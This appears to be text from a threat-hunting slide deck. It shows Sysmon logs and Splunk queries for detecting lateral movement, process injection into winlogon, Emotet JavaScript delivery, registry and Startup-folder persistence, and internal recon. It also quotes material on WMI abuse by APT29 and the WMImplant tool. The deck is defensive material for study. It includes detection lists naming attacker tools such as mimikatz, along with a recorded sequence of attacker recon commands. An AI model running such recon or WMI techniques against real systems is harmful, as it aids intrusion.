CommandLine: **C:\Windows\System32\rundll132.exe**

CurrentDirectory: C:\Windows\system32\

User: **NT AUTHORITY\SYSTEM**

IntegrityLevel: System

ParentImage: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

ParentCommandLine: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

C:\Windows\system32\services.exe
→ **\\127.0.0.1\ADMIN\$\8c0cb58.exe**
→ **C:\Windows\system32\rundll132.exe**

* Search for admin share names in image paths

Lateral Movement (proc injection)

CS_Lateral_Movement_psexec

10/18/2016 11:17:13 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

EventCode=8

EventType=4

Type=Information

...

Message=**CreateRemoteThread detected:**

SourceProcessId: 29340

SourceImage: \\127.0.0.1\ADMIN\$\8c0cb58.exe

TargetProcessId: 18476

TargetImage: C:\Windows\SysWOW64\rundll32.exe

NewThreadId: 20060

StartAddress: 0x0000000000110000

StartFunction:

\\127.0.0.1\ADMIN\$\8c0cb58.exe
C:\Windows\system32\rundll32.exe

* Search for rarest source or target images from proc injection

Keylogger (proc injection)

CS_Keylogger_injection

10/26/2016 11:56:32 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

EventCode=8

EventType=4

Type=Information

...

Message=**CreateRemoteThread detected:**

SourceProcessId: 17728

SourceImage: C:\Windows\SysWOW64\rundll32.exe

TargetProcessId: 836

TargetImage: C:\Windows\System32\winlogon.exe

NewThreadId: 14236

StartAddress: 0x000000000000C20000

StartFunction:

C:\Windows\SysWOW64\rundll32.exe
C:\Windows\system32\winlogon.exe

- * Suspicious proc injection into «**winlogon.exe**»
 - * Steal user's password while logging on or unlocking screensaver



Hunting for Delivery of Malware

- * Malicious files downloaded via Browser
- * Sysmon «FileCreateStreamHash» events generated
- * Remember the malicious JS files from email links? (Heodo/Emotet)




Hunting for Delivery of Malware

- * Remember that JS Filename from before?
 - Let's hunt for that... (**DHL__Report__*.js**)

```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" FileCreateStreamHash
  DHL__Report__*
| search EventCode=15
| rex field=TargetFilename ".*\\\\\\(?<TargFilename>[^\\\\]*)"
| rex field=Image ".*\\\\\\(?<ImageFilename>[^\\\\]*)"
| rex field=Hash ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| stats values(TargFilename) values(ComputerName) AS Clients
  count by TaskCategory ImageFilename MD5
```

Hunting for Delivery of Malware

TaskCategory	ImageFilename	MD5
File stream created (rule: FileCreateStreamHash)	iexplore.exe	54E17CAF7BA7F01418052C7A790D8AD3
File stream created (rule: FileCreateStreamHash)	iexplore.exe	54676A15C5B8743EE50774F6F7893808
File stream created (rule: FileCreateStreamHash)	iexplore.exe	CE3C10A32BD7BECE2B95CBB26E5AAF1A

values(TargFilename)	Clients	count
DHL_Report_7575787235_Di_Apr_04_2017.js		6
DHL_Report_7575787235_Di_Apr_04_2017.js.1dqco93.partial		
DHL_Report_7575787235_Di_Apr_04_2017.js.3mwj8lb.partial		
DHL_Report_7575787235_Di_Apr_04_2017.js.muiu4ox.partial		
DHL_Report_3290768845_Mi_Apr_05_2017.js.q4410pq.partial		1
DHL_Report_7613678984_Di_Apr_04_2017.js.6xpqa0q.partial		1

Hunting for Delivery of Malware



SHA256: 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

File name: DHL__numer__zlecenia__3947396047____kwi__04__2017.js

Detection ratio: 34 / 57

Analysis date: 2017-04-14 06:54:15 UTC (5 days, 15 hours ago)

Analysis

Additional information

Comments 3

Votes

File identification

MD5	54e17caf7ba7f01418052c7a790d8ad3
SHA1	738a0aa71c85a6867de22c5502211a7569c870d0
SHA256	48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

Hunting for Delivery of Malware



SHA256: 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

File name: SHA256: 161933797255b2eedc9567ac0c428bbfd0fd40d1e5264828e17e9053cf015f9d

Detection ratio: File name: DHL_Report_4679840701_Mi_April_05_2017.js

Analysis date: Detection ratio: 31 / 52
Analysis date: 2017-04-15 20:52:37 UTC (4 days, 1 hour ago)

Analysis

File identification

Analysis

Additional information

Comments 3

Votes

MD5

SHA1

SHA256

File identification

MD5 54676a15c5b8743ee50774f6f7893808

SHA1 eaa85efbb7926feb1e6dec956dced42ae88c9f5e

SHA256 161933797255b2eedc9567ac0c428bbfd0fd40d1e5264828e17e9053cf015f9d

Hunting for Delivery of Malware



SHA256: 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

File name:

SHA256: 161933797255b2eedc9567ac0c428bbfd0fd40d1e5264828e17e9053cf015f9d

Detection ratio:

File name:

SHA256: c4d7d5e47616836f3e41ec194bd646e3bd15489aa1c802c711d6d967fe12b1e2

Analysis date:

Detection ratio:

File name: DHL_Report__1127388378__Di__April__04__2017.js

Analysis date:

Detection ratio: 30 / 57

Analysis date: 2017-04-14 06:50:19 UTC (5 days, 15 hours ago)

Analysis

Analysis

Analysis

Additional information

Comments 1

Votes

File identification

File identification

File identification

MD5

SHA1

SHA256

MD5

SHA1

SHA256

MD5 ce3c10a32bd7bece2b95cbb26e5aaf1a

SHA1 5a4223eaaa9f1e6d282cc663ffa683b7ce9fd1a5

SHA256 c4d7d5e47616836f3e41ec194bd646e3bd15489aa1c802c711d6d967fe12b1e2

Hunting for Delivery of Malware

The image shows a VirusTotal analysis page. On the left, there are three overlapping panels showing file identification options: MD5, SHA1, and SHA256. The main content area on the right displays submission and file name information.

First submission	2017-04-04 10:30:29 UTC (2 weeks, 1 day ago)
Last submission	2017-04-12 15:45:21 UTC (1 week ago)
File names	DHL_Report_8114149752_Di_April_04_2017.js DHL_Report_3532524945_Di_April_04_2017.js DHL_numer_zlecenia_3689611784_kwi_04_2017.js DHL_Report_2007917500_Di_April_04_2017.js DHL_numer_zlecenia_6764630963_kwi_04_2017.js DHL_Report_3402091438_Di_April_04_2017.js DHL_Report_1465562815_Di_Apr_04_2017.js DHL_Report_6548084943_Di_April_04_2017.js DHL_Report_7498269696_Di_Apr_04_2017.js DHL_Report_5788608901_Di_April_04_2017.js DHL_Report_1177703758_Di_Apr_04_2017.js DHL_numer_zlecenia_5688207511_kwi_04_2017.js dhl_status_7304323130_Tue_Apr_04_2017.js DHL_numer_zlecenia_2941575940_kwi_04_2017.js DHL_Report_8574692820_Di_April_04_2017.js DHL_Report_2139635168_Di_April_04_2017.js dhl_status_7578910389_Tue_Apr_04_2017.js DHL_numer_zlecenia_1995870938_kwi_04_2017.js DHL_numer_zlecenia_6598894328_kwi_04_2017.js DHL_Report_6384324868_Di_April_04_2017.js DHL_Report_7395647347_Di_April_04_2017.js DHL_numer_zlecenia_7007052494_kwi_04_2017.js DHL_numer_zlecenia_6148893246_kwi_04_2017.js DHL_Report_9612597249_Di_April_04_2017.js dhl_status_2277499676_Tue_Apr_04_2017.js

Detecting Persistence Methods

- * Hunting for Persistence Methods
 - Registry Keys
 - Filesystem (e.g. Startup folders)

Detecting Persistence (Registry)

- * Searching for «Run» or «RunOnce» keys

```
index= SourceName="Microsoft-Windows-Sysmon" RegistryEvent
CurrentVersion Run
| search EventCode=13 "*\\Windows\\CurrentVersion\\Run*"
| rex field=Image ".*\\\\"(?<Image_EXE>[^\\"\\]*)"
| rex field=TargetObject ".*\\\\"CurrentVersion\\\\"(?<TargetObj_PATH>.*)"
| strcat "Image=\"\" Image_EXE \"\", TargetObject=\"\" TargetObj_PATH \"\", Details=\"\" Details \"\"
Image_TargetObj_Details
| stats dc(ComputerName) AS Clients values(Image_TargetObj_Details)
count by TaskCategory Image_EXE
```

Detecting Persistence (Registry)

TaskCategory	Image_EXE	Clients	values(Image_TargetObj_Details)	count
Registry value set (rule: RegistryEvent)	CiscoJabber.exe	91	Image="CiscoJabber.exe", TargetObject="Run\Cisco Jabber", Details=""C:\Program Files (x86)\Cisco Systems\Cisco Jabber\CiscoJabber.exe""	231
Registry value set (rule: RegistryEvent)	Setup.exe	13	Image="Setup.exe", TargetObject="Run\AdobeAAMUpdater-1.0", Details=""C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\UpdaterStartupUtility.exe"" Image="Setup.exe", TargetObject="Run\AdobeBridge", Details="(Empty)" Image="Setup.exe", TargetObject="Run\AHSrollutility", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\HScrollFun.exe" Image="Setup.exe", TargetObject="Run\AOSD", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\osd.exe" Image="Setup.exe", TargetObject="Run\ARunMaincpl", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\maincpl\MainCpl.exe" Image="Setup.exe", TargetObject="Run\ASetSpeed", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\SetSpeed.exe"	103
Registry value set (rule: RegistryEvent)	GoogleUpdate.exe	7	Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\GoogleUpdate.exe" /c" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"	9

Detecting Persistence (Registry)

TaskCategory	Image_EXE	Clients	values(Image_TargetObj_Details)	count
Registry value set (rule: RegistryEvent)	CiscoJabber.exe	91	Image="CiscoJabber.exe", TargetObject="Run\Cisco Jabber", Details=""C:\Program Files (x86)\Cisco Systems\Cisco Jabber\CiscoJabber.exe""	231
Registry value set (rule: RegistryEvent)	Setup.exe	13	Image="Setup.exe", TargetObject="Run\AdobeAAMUpdater-1.0", Details=""C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\UpdaterStartupUtility.exe" Image="Setup.exe", TargetObject="Run\AdobeBridge", Details="(Empty)" Image="Setup.exe", TargetObject="Run\ahScrollutility", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\HScrollFun.exe" Image="Setup.exe", TargetObject="Run\aosd", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\osd.exe" Image="Setup.exe", TargetObject="Run\arunMaincpl", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\maincpl\MainCpl.exe" Image="Setup.exe", TargetObject="Run\asetSpeed", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\SetSpeed.exe"	103
Registry value set (rule: RegistryEvent)	GoogleUpdate.exe	7	Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\GoogleUpdate.exe" /c" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"	9
Registry value set (rule: RegistryEvent)	GoogleUpdate.exe	7	Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\GoogleUpdate.exe" /c" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"	9

Detecting Persistence (Filesystem)

* Example for «ProcessCreate», not «FileCreate»


```
index= [redacted] SourceName="Microsoft-Windows-Sysmon" ProcessCreate  
"Start Menu" Programs Startup  
| search Image="*\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\*"
```

```
[redacted]  
| rex field=Image ".*\\\\\\\\Programs\\\\\\\\Startup\\\\\\\\(?<Startup_Image>[^\\\\\\\\\]*)"  
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"  
| stats values(ComputerName) AS Clients values(MD5)  
count by IMPHASH Startup_Image
```

Detecting Persistence (Filesystem)

IMPHASH	Startup_Image
7CC5DE4B0F816307AB343372C371BF8A	GoogleChromePortable.exe
B2C3C14E8A6C480559F241AA5E593F41	
13703FCD46C84BD34470F350577FA379	

Clients	values(MD5)	count
	20A1E0873B6CE549108274C3EC2753E0	13
	FFBB294D0FE5EDD5A8A5AF29FD4018B5	5
	C786332A126EBA302687B202273F1138	3



File not found
The file you are looking for is not in our database.

[Take me back to the main page](#) [Try another search](#)

This should make you go «Hmmm??»

Detecting Persistence (Filesystem)

* Example for «FileCreate»

```
1 index=[redacted] SourceName="Microsoft-Windows-Sysmon" FileCreate "Start Menu" Startup
2 | search TargetFilename="*\\Start Menu\\Programs\\Startup\\*"
3 NOT [redacted]
4 NOT [redacted]
5 | stats values(ComputerName) values(TargetFilename) count by Image
```

✓ 398 events (3/1/17 12:00:00.000 AM to 5/13/17 12:00:00.000 AM) No Event Sampling ▾

- * Less than 400 results in > 2 months
 - after tuning exclusion list

Detecting Persistence (Filesystem)

Image ↕	values(ComputerName) ↕
C:\Program Files (x86)\CLX.PayPen II\Clx.Epayment.Reader.exe	[REDACTED]
C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe	[REDACTED]
C:\Program Files (x86)\Common Files\InstallShield\Driver\11\Intel 32\IDriverT.exe	[REDACTED]

values(TargetFilename) ↕	count ↕
C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CLX.PayPen.Ink	3
C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.Ink	3
C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.Ink	
C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.Ink	
C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini	2

Detecting Persistence (Filesystem)

Image	values(ComputerName)
C:\Program Files (x86)\CLX.PayPen II\Clx.Epayment.Reader.exe	[redacted]
C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe	[redacted]

P:\[redacted]\Texter\texter.exe	[redacted]
---------------------------------	------------

C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Texter.Ink	2
--	---

values(TargetFilename)	count
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CLX.PayPen.Ink	3
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.Ink	3
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.Ink	3
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.Ink	3
C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini	2

Detecting Internal Recon

- * Internal Recon used as preparation for Lateral Movement
- * Legit system commands used
- * Can also be used by sysadmins or users
- * Baseline and find appropriate thresholds
 - Number of different commands and time window

Detecting Internal Recon



Detecting Internal Recon

www.threathunting.net

Lateral Movement Detection via Process Monitoring

Purpose

Find threat actors moving laterally in the network by looking for examples of common techniques they use to orient themselves on new systems.

Data Required

Windows process creation logs (security event 4688) or other similar information (e.g., EDR logs)

Collection Considerations

The more endpoints and servers from which you collect process information, the more likely you are to be able to find threat actor activity.

Analysis Techniques

- Counting occurrences within a time window

Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

Detecting Internal Recon

www.threathunting.net

Lateral Movement Detection via Process Monitoring

Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

As an adversary moves from machine to machine they will often want to know things like: who they are, what level of access do they have, what services are running on the machine, what other machines are around them... They will often determine this by using legitimate windows binaries. When determining this information they will typically do this in minutes vs hours regardless if they are using a script or typing the commands on a command line. Knowing this, we can use it to our advantage. Again focusing on windows event logs and focusing on event codes 4688/592 try to identify the following:

- net.exe, ipconfig.exe, whoami.exe, nbtstat.exe...
- Cluster x number of processes executing within a 10 minute time frame.

For the data that is returned:

- identify the parent process and if it's legitimate?
- What additional processes have executed on the machine within a 1 hour period and do any of those look suspicious? If there are, are they owned by the same user?
- Are these spawned by the same process or process name?
- Are these processes all owned by the same user?
- Is there previous history of this activity?"

Detecting Internal Recon

Cyber
Analytic
Repository

Main page
CARET
Analytic List
Contribute
Help

Coverage
Data Model
Sensors

Tools
Printable version

Log in

Page [Help](#) [Discussion](#) [Read](#) [View form](#) [View source](#) [View history](#)

Search

CAR-2013-04-002: Quick execution of a series of suspicious commands

Certain commands are frequently used by malicious actors and infrequently used by normal users. By looking for execution of these commands in short periods of time, we can not only see when a malicious user was on the system but also get an idea of what they were doing.

Contents [\[hide\]](#)

- [1 Output Description](#)
- [2 ATT&CK Detection](#)
- [3 Pseudocode](#)

CAR-2013-04-002	
Submission Date	04/11/2013
Information Domain	Analytic, Host
Host Subtypes	Process
Type	TTP
Analytic Subtypes	Sequence
Contributor	MITRE

Detecting Internal Recon

CAR-2013-04-002: Quick execution of a series of suspicious

Pseudocode

```
processes = search Process:Create
reg_processes = filter processes where (exe == "arp.exe" or exe == "at.exe" or exe == "attrib.exe"
or exe == "cscript.exe" or exe == "dsquery.exe" or exe == "hostname.exe"
or exe == "ipconfig.exe" or exe == "mimikatz.exe" or exe == "nbstat.exe"
or exe == "net.exe" or exe == "netsh.exe" or exe == "nslookup.exe"
or exe == "ping.exe" or exe == "quser.exe" or exe == "qwinsta.exe"
or exe == "reg.exe" or exe == "runas.exe" or exe == "sc.exe"
or exe == "schtasks.exe" or exe == "ssh.exe" or exe == "systeminfo.exe"
or exe == "taskkill.exe" or exe == "telnet.exe" or exe == "tracert.exe"
or exe == "wscript.exe" or exe == "xcopy.exe")
reg_grouped = group reg by hostname, ppid where(max time between two events is 30 minutes)
output reg_grouped
```

process	create	exe
process	create	hostname
process	create	ppid

Detecting Internal Recon

- * 3 or more (of 7) different commands executed within 15 min

```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ProcessCreate  
(ipconfig OR net.exe OR whoami OR netstat OR nbtstat OR hostname OR tasklist)
```

Whitelisting "known good" processes

```
| search EventCode=1  
  Image="*\\ipconfig.exe" OR Image="*\\net.exe" OR Image="*\\whoami.exe" OR Image="*\\netstat.exe" OR  
  Image="*\\nbtstat.exe" OR Image="*\\hostname.exe" OR Image="*\\tasklist.exe"  
| bin _time span=15m  
| rex field=Message ".*User: ([redacted]|NT AUTHORITY)\\\\"(?<USER1>.*)"  
| stats dc(Image) AS CNT_CMDS values(CommandLine) values(ParentImage) values(ParentCommandLine)  
  count by _time ComputerName USER1  
| where CNT_CMDS > 2
```

Detecting Internal Recon

_time	ComputerName	USER1	CNT_CMDS
2017-03-29 17:45:00			6

values(CommandLine)	values(ParentImage)
hostname	C:\Windows\SysWOW64\cmd.exe
ipconfig /all	
ipconfig /displaydns	
net localgroup "Administrators"	
net session	
net share	
net start	
net use	
net user	
netstat -na	
netstat -r	
tasklist /svc	
tasklist /v	
whoami	
whoami /all	

values(ParentCommandLine)	count
C:\Windows\system32\cmd.exe /C hostname	15
C:\Windows\system32\cmd.exe /C ipconfig /all	
C:\Windows\system32\cmd.exe /C ipconfig /displaydns	
C:\Windows\system32\cmd.exe /C net localgroup "Administrators"	
C:\Windows\system32\cmd.exe /C net session	
C:\Windows\system32\cmd.exe /C net share	
C:\Windows\system32\cmd.exe /C net start	
C:\Windows\system32\cmd.exe /C net use	
C:\Windows\system32\cmd.exe /C net user	
C:\Windows\system32\cmd.exe /C netstat -na findstr "ESTABLISHED"	
C:\Windows\system32\cmd.exe /C netstat -r	
C:\Windows\system32\cmd.exe /C tasklist /svc	
C:\Windows\system32\cmd.exe /C tasklist /v	
C:\Windows\system32\cmd.exe /C whoami	
C:\Windows\system32\cmd.exe /C whoami /all	

15 occurrences
6 diff cmds
within 15 mins

Detecting Internal Recon

_time	ComputerName	USER1
2017-04-05 14:49:03		
2017-04-05 14:49:13		
2017-04-05 14:50:01		
2017-04-05 14:51:31		


«False detections»
are possible
Explorer -> cmd.exe

Image	CommandLine	ParentCommandLine
C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe"	C:\Windows\explorer.exe
C:\Windows\System32\whoami.exe	whoami /groups	"C:\Windows\system32\cmd.exe"
C:\Windows\System32\net.exe	net localgroup Administratoren	"C:\Windows\system32\cmd.exe"
C:\Windows\System32\ipconfig.exe	ipconfig	"C:\Windows\system32\cmd.exe"

3 diff cmds
within 3 mins

Lateral Movement

* Lateral Movement using WMI for Execution



Lateral Movement	Execution
Application Deployment	Windows Remote...
Remote Services	Service Execution
Windows Remote...	Windows Managem..
Logon Scripts	Scheduled Task

ATT&CK TTP on WMI

<https://attack.mitre.org/wiki/Technique/T1047>



Windows Management Instrumentation

Unchecked

Windows Management Instrumentation (WMI) is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components. It relies on the WMI service for local and remote access and the server message block (SMB)^[1] and Remote Procedure Call Service (RPCS)^[2] for remote access. RPCS operates over port 135.^[3]

An adversary can use WMI to interact with local and remote systems and use it as a means to perform many tactic functions, such as gathering information for [Discovery](#) and remote [Execution](#) of files as part of [Lateral Movement](#).^[4]

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- [2 Mitigation](#)
- [3 Detection](#)
- [4 References](#)

Examples

- The [Deep Panda](#) group is known to utilize WMI for lateral movement.^[5]
- [APT29](#) used WMI to steal credentials and execute backdoors at a future time.^[6]
- [Lazarus Group](#) malware SierraAlfa uses the Windows Management Instrumentation Command-line application wmic to start itself on a target system during lateral movement.^[7]
- [Stealth Falcon](#) malware gathers system information via Windows Management Instrumentation (WMI).^[8]
- The [DustySky](#) dropper uses Windows Management Instrumentation to extract information about the operating system and whether an anti-virus is active.^[9]
- A [BlackEnergy](#) 2 plug-in uses WMI to gather victim host details.^[10]

Windows Management Instrumentation

Technique

ID	T1047
Tactic	Execution
Platform	Windows Server 2003, Windows Server 2008, Windows Server 2012, Windows XP, Windows 7, Windows 8, Windows Server 2003 R2, Windows Server 2008 R2, Windows Server 2012 R2, Windows Vista, Windows 8.1
System Requirements	WMI service, winmgmt, running. Host/network firewalls allowing SMB and WMI ports from source to destination. SMB authentication.
Permissions Required	User, Administrator
Data Sources	Authentication logs, Netflow/Enclave netflow, Process command-line parameters, Process monitoring
Supports Remote	Yes

Who's (ab-)using WMI



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Dissecting One of APT29's Fileless WMI and PowerShell Backdoors (POSHSPY)

April 03, 2017 | by [Matthew Dunwoody](#) | [Threat Research](#), [Advanced Malware](#)

Mandiant has observed APT29 using a stealthy backdoor that we call POSHSPY. POSHSPY leverages two of the tools the group frequently uses: PowerShell and Windows Management Instrumentation (WMI). In the investigations Mandiant has conducted, it appeared that APT29 deployed POSHSPY as a secondary backdoor for use if they lost access to their primary backdoors.




POSHSPY makes the most of using built-in Windows features – so-called "living off the land" – to make an especially stealthy backdoor. POSHSPY's use of WMI to both store and persist the backdoor code makes it nearly invisible to anyone not familiar with the intricacies of WMI. Its use of a PowerShell payload means that only legitimate system processes are utilized and that the malicious code execution can only be identified through [enhanced logging](#) or in memory. The backdoor's infrequent beaconing, traffic obfuscation, extensive encryption and use of geographically local, legitimate websites for command and control (C2) make identification of its network traffic difficult. Every aspect of POSHSPY is efficient and covert.

Who's (ab-)using WMI

YouTube CH Search

Challenge 4: Advanced Attack Techniques

- Windows Management Instrumentation (**WMI**)
 - Attacker used WMI to persist backdoors
 - Embedded backdoor files and PowerShell scripts in WMI repo
 - Used WMI to steal credentials from remote systems
 - Configured WMI to extract and execute backdoors months in the future, to evade remediation
- Attacker leveraged **PowerShell**
 - Stealthy backdoors
 - PowerShell scripts like Invoke-Mimikatz evaded A/V detection
 - Excellent WMI integration
- **Kerberos**
 - Attacker used Kerberos ticket attacks, which made tracking lateral movement difficult



No Easy Breach: Challenges and Lessons from an Epic Investigation
Matthew Dunwoody, Nick Carr

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Who's (ab-)using WMI

Challenge 4: Advanced Attack Techniques

Challenge 4: Advanced

- Windows Management Instrumentation (WMI)
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404 No Easy Breach Challenge
Investigation Matthew D...

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Who's (ab-)using WMI



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WMIImplant – A WMI Based Agentless Post-Exploitation RAT Developed in PowerShell

March 23, 2017 | by Christopher Truncer | Threat Research

Just over one year ago (November 2015), I released [WMIOps](#), a PowerShell script that enables a user to carry out different actions via Windows Management Instrumentation (WMI) on the local machine or a remote machine. WMIOps can:

- Start or stop a process.
- Return a list of all running processes.
- Power off, reboot, or log users off the targeted system.
- Get a listing of all files within a directory.
- Read a file's contents.
- ...and more.

As I continued to develop WMIOps and use it during [Mandiant Red Team Operations](#), I realized that it has some of the same capabilities that are in Remote Access Tools (RATs). WMIOps's capabilities were in a state of disparate functions, but if I wove what existed along with new functionality, I could create a RAT. After months of development and internal testing, I'm happy to publicly release WMIImplant.

WMIImplant leverages WMI for the command and control channel, the means for executing actions (gathering data, issuing commands, etc.) on the targeted system, and data storage. It is designed to run both interactively and non-interactively. When using WMIImplant interactively, it's designed to have a menu of commands reminiscent of Meterpreter, as shown in Figure 1.

Who's (ab-)using WMI



WMIImplant

WMIImplant is a PowerShell based tool that leverages WMI to both perform actions against targeted machines, but also as the C2 channel for issuing commands and receiving results. WMIImplant will likely require local administrator permissions on the targeted machine.

Developed by @chrstruncer

WMIImplant Functions:

